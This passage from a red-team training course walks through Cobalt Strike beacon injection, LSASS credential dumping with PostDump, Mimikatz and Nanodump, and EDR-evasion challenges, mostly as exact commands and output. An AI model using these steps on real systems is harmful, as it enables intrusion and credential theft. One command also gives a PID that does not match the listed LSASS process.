C:\Users\Administrator\Desktop\Tools\BOFs\HOLLOW\hollow.cna
C:\Users\Administrator\Desktop\Tools\BOFs\Loaders\AceLdr\bin\AceLdr.cna
```

Once AceLdr is loaded, let's generate a raw beacon bin file. Once this is done, we are going to check the Script Console and then inject this into a remote process using shinject.

To make sure the creation of shellcode was successful we can check the output of the Script Console:

```
[12:48:23] [!] Loading custom user defined reflective loader from: C:\Users\Administrator\Desktop\Tools\BOFs\Loaders\AceLdr\bin\AceLdr.cna
[12:48:23] [*] Using user modified reflective DLL! DLLName=resources\beacon.x64.dll Arch=x64
```

Above we can see we are good to go. Now let's get a current **process list** to figure out which process we want to inject into. Execute the **ps** command inside a running beacon:

588	712	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM
968	712	fontdrvhost.exe			
1380	6272	javaw.exe	x64	2	EC2AMAZ-R03FECM\Administrator
3612	3516	csrss.exe			
3640	3516	winlogon.exe	x64	2	NT AUTHORITY\SYSTEM
3052	3640	dwm.exe			
3916	3640	fontdrvhost.exe			
4792	4768	explorer.exe	x64	2	EC2AMAZ-R03FECM\Administrator
3240	4792	beacon.exe	x64	2	EC2AMAZ-R03FECM\Administrator
6180	4792	cmd.exe	x64	2	EC2AMAZ-R03FECM\Administrator
2284	6180	conhost.exe	x64	2	EC2AMAZ-R03FECM\Administrator
6544	3432	javaw.exe	x64	2	EC2AMAZ-R03FECM\Administrator

```
[EC2AMAZ-R03FECM] - x64 | Administrator * | 3240 - x64
```

```
beacon> ps
```

I am going to use the **conhost.exe** process for my example. You can use any process you want but should target a process running as the Administrator. If you choose to use a system process your beacon may fail to start. The reasons for this are outside of the scope of this training. Now that we have our process target picked. Let's go ahead and execute the shinject command.

My command to use **shinject** looks like the following:

- **shinject 2284 x64 C:\Users\Administrator\Documents\beacon.bin**

Once executed we should see the following output:



```
beacon> shinject 2284 x64 C:\Users\Administrator\Documents\beacon.bin  
[*] Tasked beacon to inject C:\Users\Administrator\Documents\beacon.bin into 2284 (x64)  
[+] host called home, sent: 284363 bytes
```

And now we should have a running beacon under the process target you choose to use. In my case you can see I have a beacon running under **conhost.exe** using the **AceLdr** RDLL as shown in the following example:

user	computer	note	process	pid	arch
Administrator *	EC2AMAZ-RO3FECM		conhost.exe 	2284	x64
Administrator *	EC2AMAZ-RO3FECM		beacon.exe	3240	x64

Hunting Beacons

There actually exists some really neat tools of hunting for beacons. We are only going to talk about 1 tool at this time which does a decent job at finding beacons on a box.

<https://github.com/thefLink/Hunt-Sleeping-Beacons>

The tool above “**Hunt-Sleeping-Beacons**” can find running beacons based on sleep times and delays which all C2 frameworks use. Cobalt Strike is known for its sleep times and Blue Teamers have been finding beacons in memory due to this feature for years now. CS has improved this by masking but its not 100% there yet to prevent delay detection.

Currently on the Windows Dev box I have 2 processes running, 1 is a **beacon.exe** and the other is **conhost.exe**. If we execute the **hunt-sleeping-beacons.exe** we get the following output:

```
C:\Users\Administrator\Desktop\Tools\Hunt-Sleeping-Beacons>Hunt-Sleeping-Beacons.exe
* Hunt-Sleeping-Beacons
* Checking for threads in state wait:DelayExecution
* Found 7 threads in state DelayExecution, now checking for suspicious callstacks
- Failed to open process: dwm.exe (504)
- Failed to open process: MsMpEng.exe (3008)
- Failed to open process: dwm.exe (3052)
- Failed to open process: dwm.exe (3052)
! Suspicious Process: beacon.exe (3240)

    * Thread 6188 has State: DelayExecution and abnormal calltrace:

        ZwDelayExecution -> C:\Windows\SYSTEM32\ntdll.dll
        SleepEx -> C:\Windows\System32\KERNELBASE.dll
        0x00000000000092CE3B -> Unknown module
        0x0000000001F8E017A -> Unknown module

    * Suspicious Sleep() found
    * Sleep Time: 0s

* Done
* Now enumerating all thread in state wait:UserRequest
* Found 381 threads, now checking for delays caused by APC or Callbacks of waitable timers
! Possible Foliage identified in process: 4224
    * Thread 1864 state Wait:UserRequest seems to be triggered by KiUserApcDispatcher
* End
```

As we can see that the beacon.exe which is using just a basic loader has gotten caught. There is no sleep protection or masking being done. But as you can also see the **AceLdr** process was not detected since that RDLL that's the sleep and encrypts it. This may seem like a small win or not important, but this little trick can make or break a red team engagement.

Lab 26: Dumping LSASS

In this lab we will dive into some current techniques for dumping memory from the LSASS process. We will look at dumping memory out of a C2 framework and inside a CS beacon.

System Configuration and Tools:

- Cobalt Strike team server running in docker on Cobalt Strike server
- CS Client on Windows Dev box
- CS Client on Attacker Kali
- Nanodump BOF
- PostDump C#

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108
- Cobalt Strike – 10.10.0.204

Dumping LSASS Introduction

Local Security Authority Server Service (LSASS) is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system. It verifies users logging on to a Windows computer or server, handles password changes, and creates access tokens.

Domain, local usernames, and passwords that are stored in the memory space of a process are named LSASS (Local Security Authority Subsystem Service). If given the requisite permissions on the endpoint, users can be given access to LSASS, and its data can be extracted for lateral movement and privilege escalation.

Dumping the LSASS process is always a goal at some point in a red team engagement or on a pentest. It's how we get hashes or cleartext passwords that allow us to move laterally and eventually gain Domain Admin access on a client network. We are in 2022 and have come a long way when it comes to dumping LSASS.

Arguably, the most notorious tool in the Windows landscape for red teams and threat actors is **Mimikatz**⁶⁰, the tool used to extract usernames and passwords from LSASS. **Benjamin Delpy**, its creator, has thoroughly researched the authentication process in Windows, and released an open-source tool with the capability of extracting Windows credentials that are stored in the LSASS process.

What are some of the known methods of dumping LSASS?

- Microsoft Signed Tools (example: Procdump)
- Task Manager
- Process Explorer
- Comsvcs.dll⁶¹
- PowerSploit⁶²
- Process Hacker
- MiniDumpWriteDump API ⁶³
- Dumpert⁶⁴

Most techniques listed here are detected but what is interesting is we have built most tooling on what others have made. Every method that is used to dump LSASS all falls to a Windows API call in some fashion.

PostDump

PostDump⁶⁵ is a C# tool developed by COS team (Cyber Offensive and Security) of POST Luxembourg. It is yet another simple tool to perform a memory dump (lsass) using several technics to bypass EDR hooking and lsass protection. it is focused on unhooking only functions strictly required to dump the memory, thus done by using

⁶⁰ <https://github.com/gentilkiwi/mimikatz>

⁶¹ <https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dump-credentials-from-lsass-process-without-mimikatz>

⁶² <https://github.com/PowerShellMafia/PowerSploit>

⁶³ <https://docs.microsoft.com/en-us/windows/win32/api/minidumpapiset/nf-minidumpapiset-minidumpwritedump>

⁶⁴ <https://github.com/outflanknl/Dumpert>

⁶⁵ https://github.com/post-cyberlabs/Offensive_tools/tree/main/PostDump

DlInvoke to map required unhooked DLL. With an exception for NtReadVirtualMemory which is dynamically patched if hook is detected.

How it works:

- DlInvoke -> Credit to TheWover for its C# implementation C# DlInvoke
- PssCaptureSnapshot Duplicate Handle -> Credit to Inf0SecRabbit for its C# implementation MiniDumpSnapshot
- NtReadVirtualMemory hook patching (Patch instead of DlInvoke call due to MiniDumpWriteDump "underthehood" call to NtReadVirtualMemory)
- MiniDumpWriteDump to dump memory

What I like about this tool is its built in **C#**, which allows us to convert this to shellcode and even work with it in C2 frameworks. For this lab we will only be working with it on disk. Let's open up the SLN project file and build this with Visual Studio. File location for the SLN is listed below:

- **C:\Users\Administrator\Desktop\Tools\PostDump**

We need to make sure we are building for x64 since most processes dumping LSASS must be in a x64 process:




Figure 259 - Example of building with release x64 in Visual Studio

Once built we will find the binary at the following location:

- C:\Users\Administrator\Desktop\Tools\PostDump\PostDump\bin\x64\Release

Let's open a command prompt and execute the **PostDump** tool:

```
C:\Users\Administrator\Desktop\Tools\PostDump\PostDump\bin\x64\Release>PostDump.exe
NtReadVirtualMemory --> NOT Hooked!
NtOpenProcess: NOT Hooked!
Real Process Handle: 700
PssCaptureSnapshot: NOT Hooked!
Snapshot succeed! Duplicate handle: 2583055106048
MiniDumpWriteDump: NOT Hooked!
Duplicate dump successful. Dumped 48380357 bytes to: C:\Users\Administrator\Desktop\Tools\PostDu
ase\yolo.log
C:\Users\Administrator\Desktop\Tools\PostDump\PostDump\bin\x64\Release>
```

Figure 260 - Example of executing PostDump

We can tell from the output we are unhooking the Windows API's only if they are hooked. Our dump file will be in the same directory as the executable which is called **yolo.log**. Now that we have a dump file there are a few tools we can use to extract the hashes. On the Windows Dev box we will be using Mimikatz to load the dump file and extract the hashes or cleartext credentials. In a real engagement you will extract the dump file offline and extract the hashes on a local machine where Mimikatz would be undetected by the client.

Open another command prompt and change directory to the following location:

- C:\Users\Administrator\Desktop\Tools\mimikatz_trunk\x64

We will need to copy over the yolo.log file into the same directory as Mimikatz.






This PC > Desktop > Tools > mimikatz_trunk > x64				
Name	Date modified	Type	Size	
 mimidrv.sys	4/22/2022 4:28 PM	System file	37 KB	
 mimikatz.exe	4/22/2022 4:28 PM	Application	1,324 KB	
 mimilib.dll	4/22/2022 4:28 PM	Application extens...	57 KB	
 mimispool.dll	4/22/2022 4:28 PM	Application extens...	31 KB	
 yolo.log	4/30/2022 3:04 AM	Text Document	47,247 KB	

Figure 261 - Example of LSASS dump file generated by PostDump

We then can execute the mimikatz.exe binary. This will change the CMD prompt over to a **Mimikatz** prompt where we can now interact with the application.

```
C:\Users\Administrator\Desktop\Tools\mimikatz_trunk\x64>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 02:01:23
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # _
```

Figure 262 - Example of Mimikatz execution

Now we need to set our dump file to be used by Mimikatz. To do this run the following command:

- **sekurlsa::minidump yolo.log**

We should see the following output:

```
mimikatz # sekurlsa::minidump yolo.log
Switch to MINIDUMP : 'yolo.log'

mimikatz # _
```

Figure 263 - Example of setting minidump for Mimikatz

All we need to do now is run:

- **sekurlsa::logonPasswords full**

And we should see Mimikatz extract any hashes or passwords found the in LSASS memory dump. In the following example we can see we found the NT hash for the Administrator account:

```
mimikatz # sekurlsa::logonPasswords full
Opening : 'yolo.log' file for minidump...

Authentication Id : 0 ; 560801 (00000000:00088ea1)
Session          : RemoteInteractive from 2
User Name        : Administrator
Domain           : EC2AMAZ-RO3FECM
Logon Server     : EC2AMAZ-RO3FECM
Logon Time       : 4/28/2022 2:55:00 PM
SID              : S-1-5-21-968194585-4204691550-2695460504-500

msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : EC2AMAZ-RO3FECM
  * NTLM     : 0efdab41217fc42c9d6d4b84c8baae71
  * SHA1     : d6d6bff4908db0a317ec31cb69dd8eae780bfd
tspkg :
wdigest :
  * Username : Administrator
  * Domain   : EC2AMAZ-RO3FECM
  * Password : (null)
kerberos :
  * Username : Administrator
  * Domain   : EC2AMAZ-RO3FECM
  * Password : (null)
```

Figure 264 - Example of extracting hashes from LSASS dump file with Mimikatz

This is a great example of a LSASS memory dumper. The use of unhooking is a great way to bypass AV and EDR solutions monitoring for common attacks against the LSASS process.

NanoDump

This is another great tool that creates a minidump of the LSASS process. **Nanodump**⁶⁶ supports the following features:

- It uses syscalls (with SysWhispers2) for most operations.
- Syscalls are called from a ntdll address to bypass some syscall detections.
- It sets the syscall callback hook to NULL.
- Windows APIs are called using dynamic invoke.
- You can choose to download the dump without touching disk or write it to a file.
- The minidump by default has an invalid signature to avoid detection.

⁶⁶ <https://github.com/helpsystems/nanodump>

- It reduces the size of the dump by ignoring irrelevant DLLs. The (nano)dump tends to be around 10 MiB in size.
- You don't need to provide the PID of LSASS.
- No calls to dbghelp or any other library are made, all the dump logic is implemented in nanodump.
- Supports process forking.
- Supports snapshots.
- Supports handle duplication.
- Supports MalSecLogon.
- Supports the PPL userland exploit.
- You can load nanodump in LSASS as a Security Support Provider (SSP).
- You can use the .exe version to run nanodump outside of Cobalt Strike

This tool operates very similar to **PostDump** but has some additional features that allow it to work with CobaltStrike during an operation. Some things to call out about this tool:

- Most common use is with a CS BOF and is already provided to us by **HelpSystems**
- LSASS dump file is made with invalid signature during file transfer we must use a script to restore the signature once downloaded from CS client
- Allows for an executable to be run on disk if needed

In this example we will be using our previous beacon we established on the Windows Dev box to execute nanodump. This will be done by loading in the Aggressor script and then calling the nanodump function from the beacon. To do this we will be using the CS client on the Attacker Kali box.

First let's start the CS client on the Attack Kali box. Open a terminal and type the following command:

- **/root/Tools/cobaltstrike/cobaltstrike**

This will start the CS client on the Kali box. Next we will want to load in the NanoDump script. The Nanodump CAN file location for the Aggressor script is located at:

- **/root/Tools/nanodump/NanoDump.cna**

Once we load that into the CS client, we should be able to call "**help nanodump**" from a running beacon. The output should look like this:

```
beacon> help nanodump
Usage: nanodump [--getpid] [--write C:\Windows\Temp\doc.docx] [--valid] [--fork] [--snapshot] [--dup]
```

Figure 265 - Example of nanodump help

To use Nanodump we will need the PID for the LSASS process, There is a check automatically that usually finds this PID but in our lab this is not the case. We will need to execute the "**ps**" command to find the LSASS PID process from the beacon:

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List
```

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System	x64	0	
88	4	Registry	x64	0	NT AUTHORITY\SYSTEM
96	3276	firefox.exe	x64	2	EC2AMAZ-R03FECH\Administrator
412	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM
504	708	dwm.exe			
536	796	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
564	3276	firefox.exe	x64	2	EC2AMAZ-R03FECH\Administrator
576	796	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
584	572	csrss.exe			
652	796	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
660	652	csrss.exe			
668	812	conhost.exe	x64	2	EC2AMAZ-R03FECH\Administrator
708	652	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM
724	572	wininit.exe	x64	0	NT AUTHORITY\SYSTEM
744	796	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
796	724	services.exe	x64	0	NT AUTHORITY\SYSTEM
812	3292	cmd.exe	x64	2	EC2AMAZ-R03FECH\Administrator
816	724	lsass.exe	x64	0	NT AUTHORITY\SYSTEM
864	3276	firefox.exe	x64	2	EC2AMAZ-R03FECH\Administrator
888	708	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM
920	796	svchost.exe	x64	0	NT AUTHORITY\SYSTEM

Figure 266 - Example of finding LSASS PID

Your PID will be different so you will not be able to use the same number listed above. Now that we have the PID for LSASS lets go ahead and run the following command to get our dump:

- **nanodump -p 796**

Once the command is executed Nanodump will take a memory dump of the LSASS process. During the building of this lab, it is noted that the download of the LSASS dump can take up to 10 minutes over the HTTPS beacon channel. Our average times was **6-9** minutes for the downloads to complete. During this time, it will look like the beacon has stopped responding but since we are downloading the file over the BOF all tasks are stopped until the download is complete for that current beacon. Once a download is completed, we are presented with the following output:


```
beacon> nanodump -p 796
[*] Running NanoDump BOF
[+] host called home, sent: 46262 bytes
[*] started download of EC2AMAZ-R03FECM_1651333805_lsass.dmp (10317690 bytes)
[*] download of EC2AMAZ-R03FECM_1651333805_lsass.dmp is complete
[+] received output:
The minidump has an invalid signature, restore it running:
bash restore_signature.sh EC2AMAZ-R03FECM_1651333805_lsass.dmp
[+] received output:
Done, to get the secretz run:
python3 -m pypykatz lsa minidump EC2AMAZ-R03FECM_1651333805_lsass.dmp
```

Figure 267 - Example of dumping LSASS with Nanodump BOF

We can see in the above example we must first restore the file signature. This is done to help prevent network analysis of a valid LSASS dump file. To download a file from the CS team server we can go to the downloads section on the CS client:




Figure 268 - Example of CS Client downloads location

We should then be presented with a LSASS dump file that we can “Sync” to our local box where the CS client is installed:

10.10.0.122	EC2AMAZ-R03FECM_1651329750_lsass.dmp	12mb
10.10.0.122	EC2AMAZ-R03FECM_1651333805_lsass.dmp	9mb
10.10.0.122	beacon.raw	C:\Users\Administrator\Desktop\Tools\inceptor\ 259kb
10.10.0.122	EC2AMAZ-R03FECM_1651334150_lsass.dmp	10mb

Figure 269 - Example of downloading nanodump dmp file

In this example I have saved the DMP file to the NanoDump scripts folder on the Attacker Kali box located at:

- `/root/Tools/nanodump/scripts`

Now we need to restore the signature of the file. We can execute the **restore_signature** program located in the nanodump folder. The following command will restore the signature so we can dump the memory file with Pypykatz⁶⁷:

```
(root@kali)-[~/Tools/nanodump/scripts]
# ./restore_signature EC2AMAZ-RO3FECM_1651334150_lsass.dmp
done, to analyze the dump run:
python3 -m pypykatz lsa minidump EC2AMAZ-RO3FECM_1651334150_lsass.dmp
```

Figure 270 - Example of restoring dmp file signature with nanodump script

- `python3 -m pypykatz lsa minidump EC2AMAZ-RO3FECM_1651334150_lsass.dmp`

Once we run the command, we should see the LSASS dump file being parsed and the hash for the Administrator account on the Windows Dev box:

```
python3 -m pypykatz lsa minidump EC2AMAZ-RO3FECM_1651334150_lsass.dmp
INFO:root:Parsing file EC2AMAZ-RO3FECM_1651334150_lsass.dmp
FILE: ===== EC2AMAZ-RO3FECM_1651334150_lsass.dmp =====
= LogonSession =
authentication_id 785259 (bfb6b)
session_id 2
username Administrator
domainname EC2AMAZ-RO3FECM
logon_server EC2AMAZ-RO3FECM
logon_time 2022-04-30T15:45:44.185992+00:00
sid S-1-5-21-968194585-4204691550-2695460504-500
luid 785259
  = MSV =
    Username: Administrator
    Domain: EC2AMAZ-RO3FECM
    LM: NA
    NT: 0efdab41217fc42c9d6d4b84c8baae71
    SHA1: d6d6bfff4908db0a317ecec31cb69dd8eae780bfd
  = DPAPI [bfb6b]=
```

Figure 271 - Example of extracting hashes with pypykatz

DumpThatLSASS (THIS LAB DOES NOT WORK)

Another great tool that has been recently released is called DumpThatLSASS:

- <https://github.com/D1rkMtr/DumpThatLSASS>

⁶⁷ <https://github.com/skelsec/pypykatz>

The tool takes advantage of unhooking **MiniDumpWriteDump** by getting a local copy of DbgHelp.dll from disk. The tool also uses existing handles found communicating with the LSASS.exe process.

In this example let's explore the program and see how the app dumps LSASS. First, let's go to the directory locating the most recent build of the DumpThatLSASS:

- **C:\Users\Administrator\Desktop\Tools\DumpThatLSASS\MiniDump\x64\Release\MiniDump.exe**

If we execute MiniDump.exe we get the following output:

```
C:\Users\Administrator\Desktop\Tools\DumpThatLSASS\MiniDump\x64\Release>MiniDump.exe
[0x6ac] Process: 816 C:\Windows\System32\lsass.exe
[0x710] Process: 816 C:\Windows\System32\lsass.exe
[0x718] Process: 816 C:\Windows\System32\lsass.exe
[0x724] Process: 816 C:\Windows\System32\lsass.exe
[0xe00] Process: 816 C:\Windows\System32\lsass.exe
1fa$$ DL_lmp in C:\Users\ADMINI~1\AppData\Local\Temp\2\c4dd2a46-ceed-425d-8dcb-ae21b341ca45.tmp
```

We can see a dump file was created in the AppData temp folder under the current user we executed from. This is great but what if we wanted to execute this from a beacon?

If we look at the GitHub repo we can see the program is written in C++. This proves a problem for us by not being able to use execute-assembly within CS to execute the program since this is not written in .NET.

From pervious labs we know we can convert EXE's to binary that allow beacons to inject them as shellcode into running processes. Let's go ahead and do this, first let's take MiniDump.exe and convert to shellcode with Donut:

First let's run Donut and generate shellcode from the exe:

- **donut.exe -a 2 -b 1 MiniDump.exe -o MiniDump.bin**

Our output should look something like this:

```
C:\Users\Administrator\Desktop\Tools\donut_v0.9.3>donut.exe -a 2 -b 1 MiniDump.exe -o MiniDump.bin

[ Donut shellcode generator v0.9.3
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance type : Embedded
[ Module file   : "MiniDump.exe"
[ Entropy      : Random names + Encryption
[ File type    : EXE
[ Target CPU   : amd64
[ AMSI/WDLP    : none
[ Shellcode    : "MiniDump.bin"
```

Test using this with shinject, or another method discussed in the previous labs. Test using alternate to Donut.

At time of writing, this is not working in CS .4.7.1 with shinject.

Exercises



1. Use the beacon to run Execute-Assembly with the PostDump C# executable against the Windows Dev box.
2. Use Donut to convert the PostDump C# executable into shellcode and inject it with shinject from the beacon. Do you still get a DMP file?
3. Use the MalSecLogon option within Nanodump to get a dump of the LSASS process from the beacon.
4. Get DumpThatLSASS working with process injection on Cobalt Strike

Lab 27: The Final Binary – Your Last Challenge

Did you think this was a lab? This is a challenge to test your skillset and determine how much you have learned. Either you will pass or fail here, but all that matters is you try. There are no examples, there is no guide here on how to do this, you are on your **OWN!** We have built bypasses for Sophos and F-Secure, but we are not releasing them to you. We have covered multiple ways to get around AV/EDR, have you been paying attention?

System Configuration and Tools:

- All tools are in scope here

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108
- Cobalt Strike – 10.10.0.204
- Windows Sophos EDR – 10.10.0.235
- Windows F-Secure AV – 10.10.0.250
- Windows Cylance Box – 10.10.0.162
- Windows ATP Box – 10.10.0.88
- Windows CrowdStrike EDR box – 10.10.0.70

Your Last Challenge Introduction

For your last challenge you will be attempting to bypass Sophos and F-Secure endpoint protection on 2 separate Windows Servers running the AV products. You will have strict requirements that must be done for each box you compromise. We have made these challenges a bit harder, and you may need to push yourself. With a little bit of research, we feel you all can complete these. All the AV products used in these challenges are setup on full 30–60-day trials which can be done on your side.

The Sophos Challenge – Security Made Simple

For this challenge you must complete these objectives against the Windows Sophos EDR box:

1. Successfully establish a CobaltStrike beacon on the Windows Sophos EDR box
2. Establish a 2nd beacon running under the name of wmiprvse.exe



3. Execute nanodump from the wmioprse.exe beacon and extract the hashes from the dump.
4. Find the hash or cleartext password for the local user called "john"

The Cylance Challenge – Future-Proofing Cyber Security

For this challenge you must complete these objectives against the Windows Cylance Protect box:

1. Successfully establish a CobaltStrike beacon on the Windows Cylance AV box
2. Execute PostDump in memory to get a lsass dump
3. Execute Seatbelt or something similar to find creds in the Windows Vault

The CrowdStrike Challenge – We Stop Breaches

For this challenge you must complete these objectives against the Windows CrowdStrike EDR box:

1. Successfully establish a CobaltStrike beacon on the Windows CrowdStrike EDR box
2. Create a DLL that adds a local user to the system as an administrator and inject it into the current beacon process.

BONUS CHALLENGES:

The Defender (ATP) Challenge – Elevate Your Security

For this challenge you must complete these objectives against the Windows ATP box:

1. Successfully establish a CobaltStrike beacon on the Windows ATP box
2. Get cleartext credentials from LSASS, use WDigest settings to achieve goal
3. Inject into process running as "John" and start a beacon under user "John"
4. Dump Chrome cookies and Login Data for John user. Find the passwords

Challenge Completion (Optional):

Once you have completed the challenges, please send an email to info@whiteknightlabs.com with a writeup on how you completed the challenges and the credential information you found. The person to complete all challenges with the **MOST DETAILED AND THOROUGH** writeup will be the winner of an Amazon gift card with an unknown amount of \$ Dollars.